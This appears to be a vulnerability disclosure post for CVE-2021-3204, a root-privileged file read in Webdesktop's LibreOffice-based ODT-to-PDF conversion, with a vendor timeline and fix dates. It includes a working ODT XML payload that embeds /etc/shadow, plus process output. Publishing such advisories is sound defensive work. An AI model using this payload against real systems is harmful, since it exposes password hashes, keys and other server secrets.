SSRF with root perms in Webdesktop

Jan 5, 2021 About 1 min

Issue Description

SSRF with root permissions in Webdesktop document management system.

Problem

Webdesktop includes functionality to convert documents into PDF format. LibreOffice is used for conversion process. There are couple of problems with this approach:

- LibreOffice process listening on TCP:8100 runs as root user, although www-data can access all neccesary files
- LibreOffice ODT XML can include file from disk into the document

Affected versions

Tested on version 5.1.15 (latest)

Details

Ordinary user can create recods and upload files assosiated with that record. Uploading ODT containing following section:


```
PLAINTEXT
<office:text><text:section text:name="string"><text:section-source
xlink:href="file:///etc/shadow" xlink:type="simple" xlink:show="embed"
xlink:actuate="onLoad"/></text:section></office:text>
```

Will force LibreOffice to include the file specified in XML into the document when ODT to PDF conversion takes place in server.

Server runs LibreOffice as root:


```
PLAINTEXT
# ps axu|grep -i office
root       594  0.0  0.0 177832  4856 ?        Ssl  dets 11   0:01 /usr/lib/libr
root       716  7.9  1.6 1135476 272464 ?      Sl   dets 11 690:31 /usr/lib/libr
root     15923  0.0  0.0   8752   824 pts/1    S+   18:57   0:00 grep -i office
```

Uploaded malicious ODT document into the system:




Converting into PDF:


TOC



PDF available to user:



PDF preview contains /etc/shadow from the server filesystem:



Risk

Malicious user can read any file (must know the file name) from the server. This includes:

- Configuration files which contain passwords (application configuration file contains DB passwords)
- Private ssh keys
- .bash_history files
- Private keys for webserver

Fix

Vendor notified 18.12.2020
Fix released 21.12.2020

CVE-2021-3204 was issued

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-3204

‹ XSS in WP plugin Chamber Dashboard... Bypass of image blocking in Nextcloud... ›